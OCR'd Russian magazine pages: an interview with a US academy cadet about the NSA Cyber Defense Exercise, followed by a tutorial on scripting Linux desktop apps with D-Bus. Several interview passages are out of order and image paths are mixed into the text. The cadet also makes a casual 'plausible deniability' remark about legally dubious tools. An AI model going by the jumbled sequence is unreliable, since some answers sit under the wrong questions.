
Д.Х.: Сайт? У закрытого соревнования, которое проводит АНБ? Есть, конечно. ВнутриАНБшный. В нашей Академии доступ к нему был только у нашего инструктора (преподавателя).

М.: Что ж, значит, рассказывать придется тебе. В чем суть конкурса, что он из себя представляет?


Д.Х.: Задача и суть CDX — это именно киберзащита и кибератака. Мы поднимаем у себя в Академии сеть, и начинается «упражнение» длиной в неделю — управление сетью в hostile environment («опасной обстановке»). То есть мы находимся под почти непрерывной, активной атакой со стороны АНБ и наша задача — продержаться.
С каждым годом соревнование все более и более усложняется и формализируется. Например, в этом году АНБ впервые предоставило Gray Cell — команду приходящих «тупых пользователей». Эти ребята сидели в каждой сетке и изображали очень, ОЧЕНЬ тупых юзеров, вставляя нам палки в колеса.
Команде каждой Академии изначально дается 50 000 баллов, и они утекают за то время, когда какой-то из сервисов в дауне, или за какие-то пропущенные атаки. Например, у нас e-mail не работал — первые два дня зашифрованные письма принимались, но не посылались. Парень, который им занимался, почти ничего не успел поднять к началу конкурса, и огребли мы за это минусов. Ну, а вообще — у кого в конце недели баллов больше, того и тапки.


М.: Какие учебные заведения в этом участвуют, и как формируются команды?

Д.Х.: Состав академий год от года остается неизменным, это девять заведений: US Military Academy (West Point), US Naval Academy, US Airforce Academy, US Coast Guard Academy, Royal Military College of Canada, US Airforce Institute of Technology



ЛАБОРАТОРИЯ, В КОТОРОЙ ПОСТРОЕНА КОНКУРСНАЯ СЕТЬ. CDX В САМОМ РАЗГАРЕ


РАБОЧАЯ ИНФОРМАЦИЯ: IP-ШНИКИ, СТРУКТУРА СЕТИ, ИМЕНА И КОДОВЫЕ ИМЕНА СЕРВИСОВ И ТАК ДАЛЕЕ



РАБОТАТЬ БЕЗ ЛУЛЗОВ ГИКИ НЕ СПОСОБНЫ. «ВЗЛОМ ДЛЯ ЧАЙНИКОВ» — ЭТО ОТЛИЧНО :)

(2 команды), Naval Postgraduate School, US Merchant Marine Academy.

Команды формируются внутри каждого университета главой IT-департамента, и утверждаются представителем АНБ в Академии. У нас этим занимался профессор из АНБ, он преподает у нас на перманентной основе, как это происходит у других — не знаю.

Количество человек в команде сильно зависит от Академии. Например, команда Coast Guard в этом году состояла из пяти человек и одного инструктора. Ограничения в этом вопросе существуют лишь формальные — до клавиатуры дотрагиваются только курсанты, а в остальном, насколько мне известно, народу сколько угодно может быть. У нас, например, было 38 человек на бумаге, но из них реально, на постоянной основе работали 9.

М.: Но команды соревнуются друг с другом лишь заочно, никак не пересекаясь, а роль основного противника играет именно АНБ?

Д.Х.: Да, мы соревнуемся друг между другом только по количеству очков, но CDX — это еще и групповая работа против АНБ, так что, как ни странно, мы иногда друг другу помогаем :). Например, в этом году я лично удаленно настраивал VoIP-сервер для ребят из US Coast Guard Academy. Практикуется такое, конечно, нечасто, но все же бывают ситуации, когда проще упасть кому-нибудь в ножки и попросить о помощи, чем потом глупо терять очки и позориться перед АНБ. Нам как раз позвонили и честно попросили помочь (контакты друг друга у всех академий, само собой, имеются, так что связаться — не проблема). С другой стороны, тому же West Point'у мы бы никогда помогать не стали — у нас с ними настоящая война и соперничество во всем, и именно они были нашими основными конкурентами, так как последние три года победа в CDX оставалась за ними. Плюс, взаимопомощь у нас проявляется и в другом ключе, например, в этом году наш капитан дважды звонил в West Point и Coast Guard, предупреждая их об атаках, которые на нас шли. То есть, мы все же стараемся делиться информацией.

М.: Задолго ли до начала соревнования начинается подготовка, и в чем она заключается?

Д.Х.: Официально базовая директива, в которой примерно указывается, что будет в состязании, выходит в сентябре (само состязание в марте), а детальные технические спецификации появляются в районе января. Реально же за две недели до начала состязания собираются лидеры группы и дизайнят-планируют сетку. Где-то за неделю до начала конкурса уже вся команда сходится вместе и собирает компы, строя сетку. Все спецификации будущей сети публикуются на том самом закрытом сайте АНБ, откуда наши кураторы вытаскивают документацию и отдают нам. Параметры там достаточно широкие, по большому счету — это просто список необходимых сервисов. Вот что требовалось в этом году:

Веб-сервер + форум с возможностью подгрузки аватаров.

AIM-сервер, совместимый с «Джаббером».

Почтовый сервер, способный принимать и отправлять почту, зашифрованную сертификатами.

VoIP-сервер и минимум один полностью настроенный VoIP-клиент на команду с возможностью, опять же, звонить и принимать звонки. Шифрование необязательно.

Файлопомойка с доступом только внутри сетки.

Ну, и прокси и файерволы по желанию, так сказать. Это не регламентируется, но, тем не менее, покупается из бюджета.

М.: Бюджета?

Д.Х.: Да, каждой команде выделяется виртуальный бюджет в 5000 рупий. Они реально так называются — рупии. В процессе игры ими же даются бонусы.

Из этого виртуального бюджета и строится сетка, тоже виртуальная — все по VPN и имагами. Каждый из основных членов команды отвечает за один из сервисов.

То есть, фактически, мы, конечно, используем уже существующую инфраструктуру, но и суть соревнования не в том, чтобы проверить, умеем ли мы обжимать кабели :). Нам в пользование выделяется компьютерная лаборатория, в которой есть, как ты понимаешь, компьютеры, в количестве шестнадцать пар. На каждой станции по два компа на KBM, соединенных в две сетки. Одна — нормальная, с открытым выходом в большой мир Интернета. Вторая — в идеале сэндбокс, но на время игры этот сэндбокс вводится в специальный VPN, созданный для этой цели АНБ'шниками. Соответственно, на машинах этого сэндбокса и запускаются эмуляторы VMWare, в которых мы и строим наши серверы.

А насчет бюджета, примерные «расценки» такие: машина (node) стоит 200 рупий. Минимально необходимый софт к ней — 100 рупий, копия файервола — 100 рупий, антивирус — 50 рупий, любой хакерский кусок софта — 100 рупий.

Еще есть бесплатный админский комп, на котором можно все. Бесплатно, опять же.

М.: Каким софтом вам разрешено пользоваться? Он тоже весь «покупается», или можно использовать и что-то стороннее?

Д.Х.: Весь софт — на наше усмотрение. Как правило, используется open source. Если нужно что-то проприетарное, то подается запрос в IT-департамент, они достают. Если у них нет, то

достают через АНБ. Выбор, по большому счету, ограничен только фантазией админа.
Разумеется, все это протоколируется.
Например, говорю про свою машину, так как знаю ее лучше всего.
Собственно, сама машина — 200 рупий. ОС к ней идет бесплатно, у меня была CentOS. Сервер «Астериск» — 100 рупий. IP tables — 100 рупий. WireShark — 100 рупий. Войс-клиент — 100 рупий.
Кстати, интересный нюанс — все сервера мы строили сами, с нуля, а вот готовые имейджи рабочих компьютеров нам прислали из АНБ. Над этими образами в АНБ изначально хорошо так посидели, и часть нашей задачи заключалась еще и в том, чтобы все это хорошо осмотреть и почистить. Просто переустановить все заново было нельзя, нужно было именно разобраться, что с ними сделали, и все это аккуратно вычистить.
М.: И что же там было?

Д.Х.: В общем, вся сетка строится примерно за неделю. То есть устанавливается VPN, делаются серверы, все это соединяется, настраиваются антивири и файерволы... Потом это несколько дней тестируется во всех режимах, а затем начинается непосредственно игра.
Каждый день игры состоит из трех частей:
Red Time — 08.00-16.00, все на местах, включая Gray Cell, жизнь кипит.
White Time — 06.00-08.00, 16.00-22.00, на месте может быть минимальное количество людей, «серые» отдыхают, красная команда обещает не слишком сильно нас трепать.
Пока длится «белое время», можно назначить два часа Downtime («перерыв»), когда всю сетку можно вывести в полный даун и работать над серверами. Апдейты, там, латание найденных дырок, восстановление работоспособности. Все это назначается в конце рабочего дня, 16.00.

«Достать АНБ получилось только у US Airforce Institute of Technology, но эти парни уже получают доктораты в областях IT-безопасности, и они взяли только 1 токен из 16. Это вполне нормальная статистика»

Д.Х.: Скорее уж, чего там только не было! Руткиты там были в ассортименте, троянов куча, целый выводок вирусов, а на двух компах вообще RAdmin стоял в открытую. Самое смешное, что один RAdmin наш нуб-помощник, проверявший образы, умудрился пропустить. Заметил я его чисто случайно.
М.: А можно поподробнее на счет «хакерского софта», который вы юзали? Это была фигура речи, или вы действительно используете какие-то не слишком легальные тузлы?
Д.Х.: Все защитные тулзы абсолютно легальны. Разве что на админском компе что-то такое было, но я туда не заглядывал. Есть такой термин — plausible deniability... То есть, если я чего-то не знаю, и меня об этом спросят, то я совершенно честно и искренне смогу сказать, что «разумеется, нет, я ничего не знаю, ничего не видел!». Вот из этих соображений и не заглядывал :).
С другой стороны, то, что есть в открытом доступе, не всегда равняется тому, что легально. Rainbow Tables — они легальны? Вроде бы нет. Но они есть у каждого уважающего себя айтишника. Или Metasploit? Это я так, называю первое пришедшее в голову. Тот же самый BackTrack... у нас там много всего интересного есть.
М.: Хорошо, с подготовкой, кажется, разобрались. Теперь расскажи о том, как проходит соревновательная неделя Cyber Defense Exercise.

Black Time — 22.00-06.00, никого из наших в лаборатории быть не может, активность «красных» минимальна.
Последнее появилось недавно и сделано это в основном для того, чтобы гарантировать, что мы вообще спим — в прошлых играх были случаи, когда люди работали сутками напролет и устраивали себе в лабе спальные места. Лично нам спать там уже не приходилось (да и не позволялось), но зато у нас возникли «перебои» с едой. То есть так получилось, что времени на походы в столовую, даже по очереди, у нас не оставалось. Вообще и никак. В итоге наши профессора были вынуждены по очереди нас кормить — тупо таскали нам еду прямо в лабораторию.
М.: То есть АНБ действует в полную силу, не щадит вас и передохнуть не дает?
Д.Х.: Нет, не щадит. Единственные «поблажки» с них стороны — они не используют свои личные наработки и запрещен DoS. В остальном они могут прибегать ко всему, что можно найти в относительно открытом доступе. Все то же самое, что может заполучить в свое распоряжение гипотетический хакер.
М.: Ты еще упоминал команду «серых» (Grey cell), которая в этом году стала нововведением и здорово вас достала, не расскажешь, что они делали?
Д.Х.: О, они нам мешали. Нет, даже не так — МЕШАЛИ! У нас из Gray cell был всего один человек, но нам хватило. Он каждый день приходил к нам и очень достоверно играл роль юзера среднестатистического, обыкновенного. Типа, такой стандартный офисный планктончик.
У него с собой имелась папочка, в которой значился конкретный «план действий», то есть подробно описывалось, чем он должен заниматься каждые полчаса. Он поочередно становился одним из шести виртуальных пользователей, и приступал к исполнению этого плана. Скажем, полчаса он читал e-mail, который ему присылали, естественно из АНБ, другие полчаса, пытался загрузить .pdf с такого-то сайта, потом он общался на форуме и так далее. Если ему прислали линк — он гордо на него кликал, прислали экзешник в аттаче — запускал. Нам он о своих намерениях, конечно, не докладывал, и его плана мы не видели, так что узнать, чем он занят, можно было только по факту. После его «работы» машину приходилось останавливать, снимать с сетки, лечить и чистить, теряя баллы. И отказать ему в этих действиях или как-то ограничить было никак нельзя, ведь мы обязаны предоставить ему условия для работы.
М.: А известно, кто помимо этого противостоит вам в АНБ? Напирают сильно?
Д.Х.: Те, кто работает в АНБ. Именно в Red Team. Настоящей :).
(Интересный факт: игровая атакующая команда Red cell состоит из 40 с лишним человек. Возглавляют эту группу специалисты из АНБ'шной Red Team, но помимо них там задействованы и люди из Технологического института ВВС, Школы повышения квалификации офицерских кадров ВМС, Канадского НИЦ обеспечения безопасности связи, Канадской оперативной группы по информационным операциям, а также из Командования информационными операциями ВМС резерва ВМС США и Командования информационными операциями резерва армии США.)
А методы атак у них любые. Сканируя нашу сетку, ищут в ней слабые места, после чего их эксплойтируют. Джек-пот — рут доступ на машину. Утешительный приз — убийство сервиса.
Честно скажу — всех подробностей я не знаю, у нас очень четкое распределение обязанностей, и я занимался, в основном, своей станцией с VoIP. Ее сканировали многократно, но у меня было закрыто вообще все, кроме 10 нужных портов, так что меня даже «потрогать» не смогли.
Знаю, что в основном наезжали на веб-сервер и очень активно ковыряли форум. «Джаббер» у нас вроде бы был зеленый постоянно, что там с ним детально творилось — не в курсе.
Веб-краулеры приходилось блокировать, как я уже говорил — чувак из Gray cell тупил жестоко, из-за него две рабочие машины несколько раз пришлось снимать с сетки и чистить полностью. За это минусы шли, да... А вообще, у нас на аппаратном файерволе постоянно сидел человек и блокировал все IP, за которыми было замечено что-то неадекватное.
Зато в конце конкурсной недели у нас есть





ГЕРБ АНБ

шанс отомстить! В последний день все академии в ответ атакуют АНБ, уже вне балловой системы. Они над нами измывались неделю, так что у нас есть день на то, чтобы хотя бы отвести душу. Задача: хакнуть 16 машин, каждая из которых — токен. Если взлом удается, и все



ПЕРЕД ТОБОЙ УЧЕБНИК ДЛЯ ВЫСШЕГО УЧЕБНОГО ЗАВЕДЕНИЯ, И ЭТО НЕ ШУТКА, А ГАЙД ПО БАЗАМ ДАННЫХ В ФОРМЕ МАНГИ. ЗАОКЕАНСКИЕ ВОЕННЫЕ АЙТИШНИКИ НАСТОЛЬКО СУРОВЫ, ЧТО КАК-ТО ПО ЭТОМУ УЧАТСЯ



ИМПРОВИЗИРОВАННАЯ ДОСКА ПОЧЕТА В КОРПУСЕ IT-ДЕПАРТАМЕНТА ВОЕННО-МОРСКОЙ АКАДЕМИИ США. НА ФОТО — КОМАНДА-ПОБЕДИТЕЛЬ ТЕКУЩЕГО ГОДА

проходит удачно, то это уже идет почетной строкой в резюме отличившимся.

М.: И как, вам удалось нанести ответный удар? :)

Д.Х.: Нам — нет. Достать АНБ получилось только у US Airforce Institute of Technology, но эти парни уже получают доктораты в областях IT-безопасности, и они взяли только 1 токен из 16. Это вполне нормальная статистика, обычно в среднем и взламывается одна машина АНБ (а чаще — ни одной). Сама посуди: хак, на который дается один день, который ожидают и знают, откуда конкретно будут хакать. Это почти невозможно. К хаку, по идее, готовиться надо — информацию собрать, инструменты подготовить, пароли узнать, социальный инжиниринг использовать, ну и в идеале это должно быть неожиданно, конечно. Нам же остается только использовать брутфорс и прочие грубые медоты, а с брутфорсом на АНБ, которое этого ждет... Смешно.

Как именно Airforce Institute of Technology в этот раз сумел добраться до АНБ — не знаю, свечку им не держал, знаю только, что при атаке они юзали BackTrack'и и метасплойты.

М.: Кстати, если уж чуть выше речь зашла о почетных строчках в резюме, расскажи, что в награду получает выигравшая команда? Конкурс вообще дает какие-то бонусы самим участникам, или это все это исключительно «for lulz»?

Д.Х.: Официально мы получаем за это таблички на стену и «бронзовую птицу». Ну, вернее Академия на год получает на почетное хранение здоровенного такого бронзового орла — он переходящий, вместо кубка. А неофициально нам достаются престиж и признание. Грубо говоря, впоследствии, при устройстве на работу, вполне можно показать вдобавок ко всему остальному и эту самую табличку. Это, конечно, не совсем аналог хорошего сертификата, но что-то подобное.

Ну и еще свои «5 минут славы» мы получаем, конечно — победителей интервьюируют, фотографируют и так далее все, кому не лень. Не только военная пресса, но и просто крупные СМИ и телеканалы. Нас, к примеру, с пристрастием допрашивали ребята из той же Washington post.



Денис Колисниченко dhsilabs@mail.ru



Хозяин цифровой магистрали

Тотальный контроль приложений с системой D-Bus

Используя межпрограммный интерфейс D-Bus, можно управлять поведением любого современного графического Linux-приложения извне — из своих скриптов или повесив нужное действие на сочетание клавиш. В этой статье мы рассмотрим несколько полезных трюков с D-Bus, которые пригодятся любому пользователю.

ВКРАТЦЕ О D-BUS

Чтобы ты понимал, о чем идет речь, нужно разобраться, как работает D-Bus, и что это вообще такое. Сразу предупреждаю, сейчас будет немного скучно. Но без теории никак. Иначе вместо того, чтобы практически использовать D-Bus, ты ограничишься только трюками из этой статьи.

D-Bus — это система межпроцессного взаимодействия, которая обеспечивает тесную связь десктопных приложений между собой, и связь между десктопными приложениями и системными сервисами. Например, через D-Bus программы могут узнать о наличии/отсутствии сети у Network Manager'а; твой музыкальный плеер переключится на следующий трек и сообщит IM-клиенту название композиции, причем твои собеседники увидят ее у тебя в статусе; рабочий стол сменит фоновую картинку; все окна с рабочих столов выстроятся в режиме scale; автоматически подмонтируется вставленное USB-устройство (даже если нет прав рута, связка HAL + D-Bus + pmount) и т.д.

Что интересно, D-Bus не зависит от конкретной среды (KDE, GNOME, Xfce...), но при этом прекрасно интегрируется в каждую из них.

В основе структуры D-Bus лежит понятие шины. Это специальный механизм, с помощью которого процессы обмениваются данными. Первая и самая главная — системная шина, создается при запуске демона D-Bus, используется для «общения» различных демонов и практически недоступна для пользовательских приложений. Сессионная шина, наоборот, создается для пользователя, вошедшего в систему — по ней будут «общаться» приложения, с которыми работает пользователь. Для каждой сессионной шины запускается отдельная копия демона.

У каждого сообщения, передаваемого по шине, есть отправитель и получатель. Адреса отправителя и получателя называются путями объектов, то есть D-Bus предполагает, что каждое приложение состоит из набора объектов, а сообщения пересылаются не между приложениями, а между объектами приложений.

У каждого объекта может быть один или более интерфейсов. Интерфейсы представлены в виде именованных групп методов и сигналов, как в интерфейсах Glib, Qt и Java.

D-Bus предусматривает собственную концепцию сервисов. Сервис — это уникальное местоположение приложения на шине. При запуске программа регистрирует один или

Команда «qdbus org.kde.yakuake»

несколько сервисов на шине, которыми она будет владеть, пока не освободит их. До момента освобождения ни одно другое приложение не сможет занять уже занятый сервис. Сервисы именуются аналогично интерфейсам.
С помощью сервисов можно реализовать автоматический запуск необходимых приложений при поступлении сообщений. Для этого нужно включить автоактивацию и в настройках D-Bus сопоставить с сервисом определенное приложение, тогда D-Bus запустит приложение при поступлении сообщения на тот или иной сервис. При завершении программы освобождаются все зарегистрированные при ее запуске сервисы.
В D-Bus у каждого объекта свое уникальное имя. Имя объекта напоминает путь в файловой системе, например, org/kde/kspread/sheets/1/cells/1/1. Обычно путь имеет какую-нибудь смысловую нагрузку. Например, в данном случае мы обращаемся к ячейке 1:1 на первом листе электронной книги KSpread. Но имена могут быть совершенно бессмысленными, например, /com/appl1/c5444sf956a. Тут все зависит от фантазии разработчиков.
На этом скучная часть статьи закончилась, и можно приступать к практике.

D-BUS И СКРИНСЕЙВЕРЫ

Начнем с самых простых трюков, связанных с D-Bus и скринсейверами. Заблокировать экран можно следующей командой:

```
$ qdbus org.kde.krunner /ScreenSaver Lock
```

Иногда напрягает, что хранитель экрана вообще запускается. Ну не нужен он мне. Конечно, в настройках KDE его можно отключить, но раз сегодня мы говорим о D-Bus, то тебе пригодится следующая команда:

```
$ qdbus org.kde.krunner /ScreenSaver \
      SimulateUserActivity
```

Кстати, в некоторых случаях X-сервер может потушить экран. Чтобы обойти эту «фичу», нужно ввести команду:

```
$ xset dpms 0 0 0
```

Первый 0 — это время в секундах до гашения монитора без его выключения, второй 0 — это время до перехода в режим ожидания, а третий — время до выключения монитора. Вообще, вместо команды xset можно править xorg.conf, но учитывая, что в современных дистрибутивах он отсутствует, лучше все-таки использовать команду xset.
Вернемся к методу SimulateUserActivity. Метод, как следует из его названия, имитирует активность пользователя. Его нужно вызывать периодически. Но не будешь же ты вводить приведенную выше команду, скажем, каждые 30 секунд? Тогда можно набросать небольшой сценарий:

```
#!/bin/bash
$* &
while jobs | grep -q Running
do
qdbus org.kde.krunner /ScreenSaver \
   SimulateUserActivity
sleep 30
done
```

Сценарию нужно передать командную строку. Да, именно командную строку, тогда скрипт запустит приложение и будет имитировать активность пользователя. Сохрани сценарий как /usr/bin/simulate. После этого установи права доступа и запускай:

```
$ sudo chmod +x /usr/bin/simulate
$ simulate mplayer film.avi
```

Действительно, у MPlayer есть параметр '-stop-xscreensaver', но у других проигрывателей подобного параметра может и не оказаться.

ТРЮКИ С БУФЕРОМ ОБМЕНА

В Windows я использовал довольно неплохой менеджер закачек — FlashGet. Он активировался, как только в буфере обмена появлялась ссылка. Всплывало окно, где нужно было либо подтвердить закачку, либо отказаться от нее. Сейчас мы попробуем реализовать подобный мониторинг буфера обмена в Linux с помощью D-Bus. Следующая команда выводит содержимое клипборда:


```
$ qdbus org.kde.klipper /klipper \
   getClipboardContents
```

Теперь напишем простенький сценарий, выводящий содержимое буфера обмена, если в нем есть URL (для простоты мы будем учитывать только http://):

```
#!/bin/bash
while true
do
if qdbus org.kde.klipper /klipper
getClipboardContents | egrep -q '^(http://)'
then
qdbus org.kde.klipper /klipper
getClipboardContents
fi
sleep 1
done
```

Скрипт не делает ничего сверхъестественного. Сначала запускается бесконечный цикл (прервать выполнение можно либо нажатием <Ctrl+C>, либо закрытием окна терминала), затем анализируется содержимое буфера обмена. Если оно содержит URL (строку, начинающуюся с http://), то сценарий просто выводит содержимое клипборда, а затем засыпает на секунду. Чтобы сценарий закачивал файл, нужно модифицировать его так:

```
...
then
in='qdbus org.kde.klipper /klipper \
   getClipboardContents'
```



info

• D-Bus интегрируется во многие рабочие среды и доступна для GLib, GCJ (Java), Mono, Qt и Python.

• KDE4 полностью переведен на D-Bus.

• Когда приложение подключается к шине, оно должно указать, какие сообщения желает получать. Приложение будет получать только те сообщения, которые ему нужно, а проблему фильтрации D-Bus берет на себя.



warning


• Если возникла ошибка «dbus: UUID file '/var/lib/dbus/machine-id' contains invalid hex data», исправить ситуацию поможет команда: `$ dbus-uuidgen > /var/lib/dbus/machine-id`



links

• www.freedesktop.org — сайт D-Bus
• dbus.freedesktop.org/doc/dbus-tutorial.html — руководство по D-Bus
• xmms2.org/wiki/MPRIS#D-Bus — XMMS-2 и D-Bus
• dkws.org.ua — сайт автора





Методы объекта /yakuake/sessions

```
wget $in
fi
…
```

Мы сохраняем содержимое буфера обмена в переменной in, а затем передаем ее программе wget, которая и загружает файл.
Конечно, наш «менеджер загрузок» далек от совершенства. Во-первых, нужно научить его реагировать и на FTP-адреса. Во-вторых, если в буфере обмена кроме URL будет еще и произвольный текст, например, «Ссылка http://server/file», то сценарий завершится с ошибкой. Тут можно так и оставить (FlashGet тоже не активируется, если в буфере обмена есть еще что-то, кроме URL), а можно посредством регулярных выражений выделить URL, и получить его с помощью wget. В любом случае, все это уже не относится к D-Bus и буферу обмена, поэтому пусть это будет твоим домашним заданием.
Кроме метода getClipboardContents есть метод setClipboardContents, устанавливающий содержимое буфера обмена. Использовать его можно так:

```
…
if qdbus org.kde.klipper /klipper getClipboardContents |
egrep -q '^(http://)'
then
qdbus org.kde.klipper /klipper setClipboardContents
"Копировать URL запрещено"
…
```

УПРАВЛЯЕМ ПРОИГРЫВАТЕЛЕМ AMAROK 2 С ПОМОЩЬЮ D-BUS

Следующие команды аналогичны нажатию кнопок Play, Pause, Next, Prev, Stop, Quit:

```
$ dbus-send --type=method_call --dest=org.kde.amarok \
      /Player org.freedesktop.MediaPlayer.Play
$ dbus-send --type=method_call --dest=org.kde.amarok \
      /Player org.freedesktop.MediaPlayer.Pause
...
$ dbus-send --type=method_call --dest=org.kde.amarok \
      / org.freedesktop.MediaPlayer.Quit
```

Кстати, у Amarok2 есть поддержка Last.FM, но для этого сервиса поддерживаются только методы Stop и Play. Приведу воркэраунд для пропуска текущей песни:

```
#!/bin/bash
dbus-send --type=method_call --dest=org.kde.amarok \
      /Player org.freedesktop.MediaPlayer.Stop
sleep 5
dbus-send --type=method_call --dest=org.kde.amarok \
      /Player org.freedesktop.MediaPlayer.Play
```

Вывести всю информацию о текущем треке можно следующим образом:

```
$ qdbus org.kde.amarok /Player GetMetadata
```

Еще очень полезный метод GetStatus, возвращающий 4 целых числа:
- Первое число: 0 — трек воспроизводится, 1 — пауза, 2 — остановлен;
- Второе число: 0 — последовательное воспроизведение, 1 — случайное воспроизведение;
- Третье число: 0 — перейти к следующему элементу после воспроизведения текущего, 1 — повторить текущий элемент;
- Четвертое число: 0 — остановить воспроизведение, как только будет достигнут последний элемент, 1 — продолжить воспроизведение с начала.

УПРАВЛЕНИЕ ПРОИГРЫВАТЕЛЯМИ VLC И XMMS

Аналогично можно управлять и другим проигрывателем — VLC. Вот действие, аналогичное нажатию на кнопку воспроизведения:

```
$ dbus-send --print-reply --session --dest=org.mpris.
vlc /Player org.freedesktop.MediaPlayer.Play
```

Как только я начал свое знакомство с Linux, лучшим медиа-проигрывателем для него был XMMS. Отчасти его популярность заключалась во внешней схожести с популярным в то время Winamp. Недавно наткнулся на полное описание D-Bus интерфейса современной версии XMMS (XMMS 2): http://xmms2.org/wiki/MPRIS#D-Bus. Если тебе нравится XMMS 2, то эта ссылка будет весьма полезной для тебя.

ИНТЕРФЕЙС ORG.FREEDESKTOP.MEDIAPLAYER (MPRIS 1.0 DBUS API)

Все популярные проигрыватели, такие как Amarok, VLC, XMMS, Audacious, BMPx, используют интерфейс MPRIS. Следовательно, можно написать универсальный сценарий управления проигрывателями, в качестве параметра которому передавать название плеера. Берем команду dbus-send и вместо значения параметра '--dest' указываем своего фаворита:

```
$ dbus-send --type=method_call --dest=проигрыватель \
  /Player org.freedesktop.MediaPlayer.Play
```

Далее все стандартно. Управление проигрывателем осуществляется через интерфейс org.freedesktop.MediaPlayer объекта /Player. А управление списком композиций — через объект /TrackList.

РЕГУЛИРОВКА ГРОМКОСТИ

Установить уровень громкости можно с помощью метода VolumeSet:

```
$ dbus-send --type=method_call --dest=проигрыватель \
/Player org.freedesktop.MediaPlayer.VolumeSet значение
```

Значение может быть в диапазоне 0...100. 0 — звук выключен, 100 — максимальная громкость. Например:

```
$ qdbus org.kde.amarok /Player VolumeSet 90
```

Узнать текущее значение громкости можно методом VolumeGet.

А ЧТО ДАЛЬШЕ? ИЛИ МЕТОД НАУЧНОГО ТЫКА

С помощью D-Bus можно управлять практически любым современным графическим Linux-приложением. Поскольку я не могу читать твои мыс-

ли, то не могу предусмотреть все трюки, которые ты хотел бы видеть в этой статье. Поэтому я только расскажу, что нужно для самостоятельного исследования объектов и методов D-Bus.
Запусти yakuake (это мой любимый терминал в KDE, запускается при нажатии <F12>) и введи команду:

```
$ qdbus org.kde.yakuake
/KDebug
/Konsole
/MainApplication
/Sessions
/Sessions/1
/yakuake
/yakuake/MainWindow_1
/yakuake/sessions
/yakuake/tabs
/yakuake/window
```

